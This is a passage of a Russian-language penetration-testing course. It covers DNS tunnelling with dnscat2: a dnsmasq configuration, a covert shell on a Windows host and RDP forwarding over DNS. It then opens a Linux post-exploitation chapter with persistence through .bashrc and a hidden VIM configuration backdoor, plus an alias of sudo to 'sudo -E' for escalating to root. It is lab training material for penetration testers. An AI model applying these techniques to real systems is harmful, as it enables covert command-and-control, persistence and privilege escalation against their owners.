


Рисунок 163: Лабораторная DNS-схема

Нужно отредактировать файл `/etc/dnsmasq.conf` на машине Ubuntu и добавить наши записи. Нужно указать DNS-серверы для конкретных доменов в стандартном формате и использовать IP-адрес нашей машины Kali.

```
server=/tunnel.com/192.168.119.120
server=/somedomain.com/192.168.119.120
```

Листинг 426 - Конфигурация dnsmasq

После внесения изменений конфигурации нужно перезапустить службу `dnsmasq`.

```
offsec@ubuntu:~$ sudo systemctl restart dnsmasq
```

Листинг 427 - Перезапуск dnsmasq

Далее установим `dnscat2` на машину Kali.

```
kali@kali:~$ sudo apt install dnscat2
```

Листинг 428 - Установка dnscat2

На этом этапе нужно запустить `dnscat2-server` для нашего примерного домена `tunnel.com`. Он попросит пароль для повышения до root.

```
kali@kali:~$ dnscat2-server tunnel.com

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53 [domains = tunnel.com]...

Assuming you have an authoritative DNS server, you can run the client anywhere with the following (--secret
    is optional):

  ./dnscat --secret=d3d2f452f24afe4b362df248e2906c1d tunnel.com

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=d3d2f452f24afe4b362df248e2906c1d

Of course, you have to figure out <server> yourself! Clients will connect directly on UDP port 53.
```

Листинг 429 - Запуск сервера dnscat2

Далее переключимся на Windows-машину и запустим `dnscat2` с рабочего стола, указав домен, который используется для туннеля.

```
C:\Users\offsec\Desktop> dnscat2-v0.07-client-win32.exe tunnel.com
Creating DNS driver:
 domain = tunnel.com
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 172.16.51.21

Encrypted session established! For added security, please verify the server also displays this string:

Pedal Envied Tore Frozen Pegged Ware

Session established!
```

Листинг 430 - Запуск клиента dnscat2

`dnscat2` шифрует соединения по умолчанию, но при желании можно указать собственный предварительно общий ключ (pre-shared key). После установления соединения `dnscat2` покажет короткую строку аутентификации, которую можно использовать для обнаружения атак посредника (MiTM). В этом случае это `Pedal Envied Tore Frozen Pegged Ware`, и её нужно проверить на обеих сторонах.

Вернувшись на сторону Kali, наблюдаем следующее:

```
dnscat2>
New window created: 1
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Pedal Envied Tore Frozen Pegged Ware
```

Листинг 431 - Установлена сессия dnscat2

Мы подтверждаем, что строка аутентификации совпадает. Начать взаимодействие с клиентом можно после присоединения к сессии с помощью команды `session -i [number]`:

```
dnscat2> session -i 1
New window created: 1
history_size (session) => 1000
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Pedal Envied Tore Frozen Pegged Ware
This is a command session!

That means you can enter a dnscat2 command such as 'ping'!
For a full list of clients, try 'help'.

command (client) 1>
```

Листинг 432 - Присоединение к сессии dnscat2

Далее запустим интерактивную оболочку командой `shell`. Это создаст новую сессию, поэтому нужно переключиться на нее, чтобы выполнять команды.

```
command (client) 1> shell
Sent request to execute a shell
command (client) 1>
New window created: 2
Shell session created!

command (client) 1> session -i 2
New window created: 2
history_size (session) => 1000
Session 2 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Zester Pulped Mousy Bogie Liming Tore
This is a console session!

That means that anything you type will be sent as-is to the client, and anything they type will be displayed
    as-is on the screen!
If the client is executing a command and you don't see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\offsec\Desktop>
cmd.exe (client) 2> whoami
cmd.exe (client) 2> whoami
client\offsec
```

Листинг 433 - Получение оболочки с dnscat2

Наша интерактивная оболочка работает безупречно. Очень хорошо. `dnscat2` также поддерживает TCP/IP-туннели поверх DNS. Это означает, что мы можем создать туннель обратно к машине-жертве, чтобы подключиться к ней по RDP с Kali-системы. Попробуем это, перенаправив наш локальный порт 3389 на IP Windows-машины.

```
command (client) 1> listen 127.0.0.1:3389 172.16.51.21:3389
Listening on 127.0.0.1:3389, sending connections to 172.16.51.21:3389
```

Листинг 434 - Туннелирование TCP с dnscat2

Когда туннель создан, можно подключиться через `rdesktop` к хосту Kali и взаимодействовать с RDP-сессией на Windows-машине.




Рисунок 164: RDP-сессия через DNS-туннелирование

Поскольку трафик туннелируется через DNS, сессия будет медленной, но работоспособной. Теперь, когда все работает, запустим Wireshark и отфильтруем DNS, чтобы изучить DNS-трафик, приходящий на машину Kali.

```
1745 22.822159    172.16.51.20    172.16.51.21    DNS    105 Standard query 0x51a3 MX 4ad901548f11ff852f0442004250df4a12.tunn
1746 22.936182    172.16.51.21    172.16.51.20    DNS    166 Standard query response 0x51a3 MX 4ad901548f11ff852f0442004250df
1755 23.369248    172.16.51.20    172.16.51.21    DNS    105 Standard query 0x6d3b CNAME 122f0116737e5119c1a0a2000a0340ddd4.t
1774 23.482547    172.16.51.21    172.16.51.20    DNS    164 Standard query response 0x6d3b CNAME 122f0116737e5119c1a0a2000a0
1782 23.915923    172.16.51.20    172.16.51.21    DNS    105 Standard query 0x0eaa MX 32b101548fc18731e2df140043c3fcf3f5.tunn
1812 24.030912    172.16.51.21    172.16.51.20    DNS    166 Standard query response 0x0eaa MX 32b101548fc18731e2df140043c3fc
1814 24.463131    172.16.51.20    172.16.51.21    DNS    105 Standard query 0x6d5b CNAME 46a4011673442bcee773b2000b097d8649.t
1849 24.646461    172.16.51.21    172.16.51.20    DNS    164 Standard query response 0x6d5b CNAME 46a4011673442bcee773b2000b0
1854 25.119593    172.16.51.20    172.16.51.21    DNS    105 Standard query 0x2497 TXT 745101548f7da7e5342aa000444b1fffa5.tun
1858 25.255288    172.16.51.21    172.16.51.20    DNS    152 Standard query response 0x2497 TXT 745101548f7da7e5342aa000444b1
```

Рисунок 165: DNS-туннелирование в Wireshark

Это определённо "интересный" DNS-трафик. Каждый из этих запросов содержит очень длинные и на вид случайные доменные имена. Если посмотреть детали пакета, видно, что и запросы, и ответы довольно длинные и включают наш трафик, закодированный в hex.




Рисунок 166: DNS-туннелирование в Wireshark

Несмотря на то что `dnscat2` создаёт аномальный шаблон DNS-трафика, он всё же менее аномален, чем стандартная командная оболочка.

### 9.7.2.1 Упражнения

1. Повторите шаги из предыдущего раздела, чтобы получить обратную оболочку.
2. Протуннелируйте SMB через туннель и получите доступ к файлам на Windows-машине через DNS.

## 9.8 Итоги

В этом модуле мы обсудили относительно продвинутые корпоративные защитные уровни. Мы рассмотрели сильные и слабые стороны разных решений и представили разные техники обхода. Также мы обсудили три техники обхода исходящей фильтрации с использованием HTTPS-сертификатов, фронтинга домена и DNS-туннелирования.

Каждый из этих подходов может быть эффективен в реальной среде, и как тестировщики на проникновение мы должны тщательно определять, какой подход лучше всего подходит для целевой среды.

## Примечания

**[1]** (Cisco, 2020), https://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Security/SAFE_RG/SAFE_rg/chap6.html
**[2]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Intrusion_detection_system
**[3]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Proxy_server
**[4]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Deep_packet_inspection
**[5]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Digital_forensics
**[6]** (Open Rights Group, 2019), https://wiki.openrightsgroup.org/wiki/TLS_interception
**[7]** (F5, 2020), https://www.nginx.com/
**[8]** (Cisco, 2020), https://www.snort.org/
**[9]** (OpenDNS, 2020), https://www.opendns.com/
**[10]** (MalwareDomainList.com, 2020), https://www.malwaredomainlist.com/hostslist/hosts.txt
**[11]** (OpenDNS, 2020), https://support.opendns.com/hc/en-us/articles/227986567-How-to-test-for-successful-OpenDNS-configuration-
**[12]** (OpenDNS, 2020), https://support.opendns.com/hc/en-us/articles/227986927-What-are-the-Cisco-Umbrella-Block-Page-IP-Addresses-
**[13]** (NoVirusThanks, 2020), https://www.ipvoid.com/dns-reputation/

**[14]** (VirusTotal, 202), https://www.virustotal.com/gui/home/search
**[15]** (OpenDNS, 2020), https://community.opendns.com/domaintagging/categories
**[16]** (OpenDNS, 2020), https://community.opendns.com/domaintagging/search/
**[17]** (Cisco Umbrella, 2020), https://support.umbrella.com/hc/en-us/articles/235911828-Newly-Seen-Domains-Security-Category
**[18]** (OpenDNS, 2020), https://community.opendns.com/domaintagging/
**[19]** (OpenDNS, 2020), https://community.opendns.com/domaintagging/search/
**[20]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Natural_language_processing
**[21]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Typosquatting
**[22]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Watering_hole_attack
**[23]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Proxy_server
**[24]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Private_network
**[25]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Man-in-the-middle_attack
**[26]** (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers
**[27]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Security_information_and_event_management
**[28]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetsetoptiona
**[29]** (Cyren, 2020), https://www.cyren.com/security-center/url-category-check
**[30]** (Symantec Corporation, 2020), https://sitereview.bluecoat.com/
**[31]** (Check Point Software Technologies Ltd., 2020), https://urlcat.checkpoint.com/urlcat/
**[32]** (Symantec Corporation, 2020), https://sitereview.bluecoat.com/
**[33]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-httpopenrequesta
**[34]** (UserAgentString.com, 2020), http://www.useragentstring.com/
**[35]** (Symantec Corporation, 2020), https://sitereview.bluecoat.com/
**[36]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Maximum_transmission_unit
**[37]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/IP_fragmentation
**[38]** (Wireshark, 2020), https://www.wireshark.org/docs/wsug_html_chunked/ChAdvReassemblySection.html
**[39]** (Didier Stevens, 2015),
https://blog.didierstevens.com/2015/05/11/detecting-network-traffic-from-metasploits-meterpreter-reverse-http-module/
**[40]** (Didier Stevens, 2015),
https://blog.didierstevens.com/2015/05/11/detecting-network-traffic-from-metasploits-meterpreter-reverse-http-module/
**[41]** (Didier Stevens, 2015),
https://blog.didierstevens.com/2015/05/11/detecting-network-traffic-from-metasploits-meterpreter-reverse-http-module/
**[42]** (Fox IT, 2019), https://blog.fox-it.com/2019/02/26/identifying-cobalt-strike-team-servers-in-the-wild/
**[43]** (NortonLifeLock Inc., 2020), https://us.norton.com/360
**[44]** (Broadcom, 2020), https://www.broadcom.com/products/cyber-security/endpoint/end-user
**[45]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Certificate_authority
**[46]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Root_certificate
**[47]** (Let's Encrypt, 2020), https://letsencrypt.org/
**[48]** (OpenSSL Software Foundation, 2018), https://www.openssl.org/
**[49]** (OpenSSL, 2016), https://www.openssl.org/docs/man1.1.0/man1/ciphers.html
**[50]** (reddit, 2019), https://www.reddit.com/r/netsecstudents/comments/9xpfhy/problem_with_metasploit_using_an_ssl_certificate/
**[51]** (OpenSSL Software Foundation, 2018), https://www.openssl.org/docs/man1.1.1/man3/SSL_CTX_set_security_level.html
**[52]** (RSA Security LLC, 2020), https://www.rsa.com/en-us/products/threat-detection-response/network-security-network-monitoring
**[53]** (Moloch, 2020), https://molo.ch/
**[54]** (Rapid7, 2015), https://github.com/rapid7/metasploit-framework/wiki/Meterpreter-HTTP-Communication#tls-certificate-pinning
**[55]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Domain_fronting
**[56]** (Bryce Boe, 2012), https://bryceboe.com/2012/03/12/bypassing-gogos-inflight-internet-authentication/
**[57]** (FireEye, 2017), https://www.fireeye.com/blog/threat-research/2017/03/apt29_domain_frontin.html
**[58]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Content_delivery_network
**[59]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Transport_Layer_Security
**[60]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Virtual_hosting
**[61]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Server_Name_Indication
**[62]** (BelugaCDN, 2020), https://www.belugacdn.com/what-is-a-cdn-endpoint/
**[63]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/CNAME_record
**[64]** (Steve Borosh, 2020), https://github.com/rvrsh3ll/FindFrontableDomains
**[65]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Subject_Alternative_Name
**[66]** (theobsidiantower.com, 2017), 20https://theobsidiantower.com/2017/07/24/d0a7cfceedc42bdf3a36f2926bd52863ef28befc.html
**[67]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Dnsmasq
**[68]** (Ron Bowes, 2019), https://github.com/iagox86/dnscat2
**[69]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Subdomain
**[70]** (NS1., 2020), https://ns1.com/resources/dns-retransmission
**[71]** (KeyCDN, 2020), https://www.keycdn.com/support/dns-cache
**[72]** (Ron Bowes, 2019), https://github.com/iagox86/dnscat2

# Глава 10. Постэксплуатация Linux

Microsoft Windows является преобладающей ОС для рабочих клиентских машин и повседневных корпоративных технологий вроде Active Directory и Kerberos. Однако Linux или варианты Unix широко считаются доминирующей платформой для серверов и облачных сред, суперкомпьютеров и IoT-устройств. Варианты Unix также повсеместны как мобильная операционная система благодаря Android.[1]

Поэтому тестировщикам на проникновение полезно иметь глубокое знание Linux и понимать, как его уникальная функциональность может помочь во время оценки безопасности.

В этом модуле мы рассмотрим несколько разных тем, связанных с тестированием на проникновение и Linux. Мы представим техники, выходящие за рамки начального перечисления и базовой эксплуатации. Результат этих техник может различаться в зависимости от типа Linux-среды. Поэтому в соответствующих разделах мы постарались отметить такие особенности. Однако подходы будут стандартизированы на лабораторной машине этого модуля и на шагах, необходимых для эксплуатации именно этой среды.

## 10.1 Пользовательские конфигурационные файлы

Начнём с вводной информации о конфигурации Linux и её функциональности. Это заложит основу для эксплойтов, которые мы рассмотрим позже в модуле.

В Linux-системах приложения часто хранят пользовательские конфигурационные файлы и поддиректории внутри домашней директории пользователя. Такие файлы часто называют точечными файлами (dotfiles),[2] потому что их имена начинаются с точки. Начальная точка указывает системе не показывать такие файлы в базовых списках файлов, если пользователь явно не запросил их отображение.[3]

Эти конфигурационные файлы управляют поведением приложений для конкретного пользователя и обычно доступны для записи только самим пользователем или root. Если мы компрометируем систему под заданным пользователем, мы можем изменить эти файлы и поменять поведение приложений для него. Как тестировщики на проникновение, мы получаем полезный вектор атаки.

Два распространённых примера точечных файлов - `.bash_profile` и `.bashrc`.[4] Эти файлы задают настройки, используемые внутри сеанса оболочки пользователя, а различие между ними тонкое. `.bash_profile` выполняется при начальном входе в систему. Это происходит при входе на саму машину, через последовательную консоль или SSH. `.bashrc` выполняется, когда открывается новое окно терминала из существующего сеанса входа или когда запускается новый экземпляр оболочки из существующего сеанса входа.

Мы можем изменить `.bash_profile` или `.bashrc`, чтобы задавать переменные окружения или загружать скрипты, когда пользователь изначально входит в систему. Это может быть полезно при попытках поддерживать закрепление, повышать привилегии или выполнять другие атакующие действия.

Рассмотрим пример. На лабораторной машине вставим простую команду в конец `.bashrc` нашего пользователя. Она добавит команду `touch`, создающую файл `bashtest.txt`, в конец `.bashrc` пользователя. Когда пользователь начнет новую сессию оболочки, наша команда выполнится.

```
offsec@linuxvictim:~$ echo "touch /tmp/bashtest.txt" >> ~/.bashrc

offsec@linuxvictim:~$ ls -al /tmp/bashtest.txt
ls: cannot access '/tmp/bashtest.txt': No such file or directory

offsec@linuxvictim:~$ /bin/bash
```

```
offsec@linuxvictim:~$ ls -al /tmp/bashtest.txt
-rw-rw-r-- 1 offsec offsec 0 Aug 26 15:19 /tmp/bashtest.txt

offsec@linuxvictim:~$ exit
offsec@linuxvictim:~$
```

Листинг 435 - Вставка команды в файл .bashrc пользователя

Файл `bashtest.txt` сначала отсутствует, но когда мы запускаем новую сессию оболочки через `/bin/bash`, команда выполняется. После этого файл появляется в директории `/tmp`, как мы и ожидали.

В следующем разделе мы используем точечные файлы для атак и повышения привилегий.

## 10.1.1 Простой бэкдор через конфигурацию VIM

В этом разделе мы продолжим изучать точечные файлы, используя конфигурационный файл текстового редактора VIM, чтобы добавить бэкдор в редактор и эксплуатировать ничего не подозревающего пользователя.

Редактор VIM[5] - широко используемый текстовый редактор командной строки в Linux, и он или его предшественник `vi`[6] установлен почти на всех Unix- и Linux-системах по умолчанию. Он известен обширной функциональностью и поэтому предоставляет нам возможность для эксплуатации.

На многих Linux-системах пользовательские настройки конфигурации VIM находятся в домашней директории пользователя в файле `.vimrc`.[7] Этот файл принимает специфичные для VIM скриптовые команды[8] и настраивает окружение VIM при запуске приложения. Эти команды также можно запускать внутри редактора, набрав двоеточие (`:`), а затем нужную команду. Например, если мы хотим вывести сообщение пользователю, можно использовать следующую команду в файле `.vimrc` или внутри редактора.

```
:echo "this is a test"
```

Листинг 436 - Запуск простой команды VIM

Поскольку VIM имеет доступ к переменным окружения оболочки,[9] можно использовать распространённые переменные вроде `$USER`, чтобы получить имя пользователя, или `$UID`, чтобы получить числовой идентификатор пользователя, если это нужно. Позже в модуле мы используем переменные окружения для повышения привилегий.

Команды, указанные в файле `.vimrc`, выполняются при запуске VIM. Редактируя этот файл, мы можем заставить VIM-сессию пользователя выполнять непредусмотренные действия от его имени при запуске VIM.

Первый вектор атаки, который мы рассмотрим, - запуск неавторизованных скриптов. Если VIM не настроен как ограниченная среда,[10] мы можем использовать его для запуска команд оболочки из конфигурационного файла, добавляя символ `!` в начало. Например, если мы хотим создать файл где-то в системе, можно ввести bash-команду в конфигурационном файле или в самом редакторе VIM, добавив перед ней восклицательный знак.

```
!touch /tmp/test.txt
```

Листинг 437 - Запуск команды оболочки через VIM

По умолчанию VIM разрешает команды оболочки, но в некоторых усиленных средах VIM настроен так, чтобы они были ограничены. Можно тестировать атаки в такой среде VIM, вызывая VIM с параметром `-Z` в командной строке. В этой конфигурации попытка запустить команду оболочки приведёт к сообщению об ошибке, указывающему, что такие команды не разрешены.

Помещать команды напрямую в файл `.vimrc` пользователя не особенно скрытно: пользователь, изменяя собственные настройки, может случайно обнаружить наши изменения. Однако есть другой вариант. Мы можем загрузить скрипт оболочки с помощью bash-команды `source`.[11] Она загружает указанный скрипт оболочки и запускает его во время обычного процесса конфигурации. Такой подход даёт небольшой уровень обфускации, поскольку пользователь с меньшей вероятностью будет глубже изучать файлы, на которые есть ссылки.

Мы также можем "импортировать" другие конфигурационные файлы VIM в текущую конфигурацию пользователя с помощью команды `:source`.[12] Обратите внимание, что вызов `source` для загрузки конфигурационного файла VIM начинается с двоеточия, а не с восклицательного знака, который используется для команд оболочки.

В качестве более скрытного подхода можно использовать директорию плагинов VIM. Пока файлы имеют расширение `.vim`, все конфигурационные файлы VIM, расположенные в пользовательской директории `~/.vim/plugin`, будут загружены при запуске VIM.

На лабораторной машине предположим, что мы скомпрометировали пользователя `offsec` и имеем рабочую оболочку. Мы можем изменить файл `.vimrc` пользователя в домашней директории или создать его, если он отсутствует, и добавить следующую строку.

```
!source ~/.vimrunscript
```

Листинг 438 - Загрузка скрипта оболочки в конфигурационном файле VIM

Это загрузит и выполнит скрипт оболочки `.vimrunscript` из домашней директории пользователя. В реальном сценарии может быть полезно выбрать путь к файлу вне домашней директории пользователя, но для простоты оставим его здесь.

Далее создадим файл скрипта оболочки `/home/offsec/.vimrunscript` со следующим содержимым.

```
#!/bin/bash
echo "hacked" > /tmp/hacksrcout.txt
```

Листинг 439 - Скрипт оболочки для загрузки из VIM

Скрипт выводит слово `hacked` в файл `/tmp/hacksrcout.txt`. Если теперь попробовать запустить VIM, мы получим очевидное отладочное сообщение, объясняющее, что мы загружаем конфигурационный файл.

```
offsec@linuxvictim:~$ vi /tmp/test.txt
:!source /home/offsec/.vimrunscript

Press ENTER or type command to continue
```

Листинг 440 - Отладочное сообщение при загрузке скрипта оболочки в VIM

Это очевидно нежелательно, поскольку предупредит пользователя. К счастью, в VIM есть встроенная команда для этого - `:silent`. Эта команда глушит любой отладочный вывод, который обычно отправлялся бы пользователю при запуске VIM. Изменим нашу строку в файле `.vimrc` пользователя на следующую.

```
:silent !source ~/.vimrunscript
```

Листинг 441 - Подавление отладочного сообщения

Удалим файл `/tmp/hacksrcout.txt` из предыдущей попытки и попробуем снова. На этот раз при запуске VIM наш файл открывается, и подозрительные сообщения не появляются. Если проверить директорию `/tmp/`, мы обнаружим, что наш тестовый выходной файл успешно создан.

```
offsec@linuxvictim:~$ ls -al /tmp/hacksrcout.txt
-rw-rw-r-- 1 offsec offsec 7 Jul  8 13:51 /tmp/hacksrcout.txt

offsec@linuxvictim:~$ cat /tmp/hacksrcout.txt
hacked
```

Листинг 442 - Наш тихо загруженный скрипт успешно создал выходной файл

Это удобно для запуска скриптов, когда пользователь открывает файл в VIM, но само по себе не даёт нам намного больше доступа, чем уже есть. У нас есть оболочка от имени пользователя, поэтому мы можем делать большую часть того, что может он. Однако если пользователь имеет доступ sudo, мы можем сделать больше.

В большинстве случаев пользователи с правами sudo должны вводить пароль при выполнении действий с повышенными разрешениями через команду `sudo`. Мы не можем выполнять действия как root через `sudo`, потому что не знаем пароль пользователя. Мы можем использовать этот VIM-вектор для получения root-привилегий, если пользователь запускает VIM как root или использует команду `visudo`.[13]

Обратите внимание, что VIM обрабатывает конфигурационные файлы по-разному для пользователя в sudo-контексте в зависимости от дистрибутива Linux. В некоторых системах, таких как Ubuntu и Red Hat, VIM будет использовать конфигурационный файл `.vimrc` текущего пользователя даже в sudo-контексте. В других дистрибутивах, например Debian, в sudo-контексте VIM будет использовать конфигурацию VIM root-пользователя.

Во время оценки на Ubuntu, Red Hat или похожей системе, если пользователь запускает VIM через sudo, наш загруженный скрипт также запустится как root. Поэтому мы получим root-доступ без дополнительных усилий.

На Debian или похожей системе, где информация окружения оболочки пользователя не сохраняется при переходе в sudo-контекст, можно добавить алиас[14] в файл `.bashrc` пользователя.

```
alias sudo="sudo -E"
```

Листинг 443 - Алиас, принудительно заставляющий sudo использовать окружение текущего пользователя

Алиас - это сокращение для подстановки другой команды, когда конкретная команда вводится в командной строке. Алиас выше заменяет стандартный вызов `sudo` на вариант, который заставляет `sudo` сохранять настройки VIM пользователя. Загружаемый скрипт оболочки затем также запустится как root.

Если мы хотим, чтобы изменения алиаса вступили в силу сразу, нужно загрузить файл `.bashrc` из командной строки.

```
offsec@linuxvictim:~$ source ~/.bashrc
```

Листинг 444 - Принудительное применение изменений алиаса

В некоторых случаях пользователи получают ограниченные права sudo только для запуска конкретных программ. Это можно проверить из оболочки следующей командой; здесь мы используем пользователя `linuxvictim`.

```
linuxvictim@linuxvictim:~$ sudo -l
Matching Defaults entries for linuxvictim on linuxvictim:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
    snap/bin

User linuxvictim may run the following commands on linuxvictim:
    (root) NOPASSWD: /usr/bin/vim /opt/important.conf
```

Листинг 445 - Права sudo для пользователя

Такой ограниченный доступ можно задать в файле `/etc/sudoers` тем же синтаксисом, что и выделенная строка выше. Когда команда указана в конце строки, пользователь может запускать `sudo` только для этой команды. В данном случае пользователь `linuxvictim` может использовать VIM через sudo только для открытия файла `/opt/important.conf`.

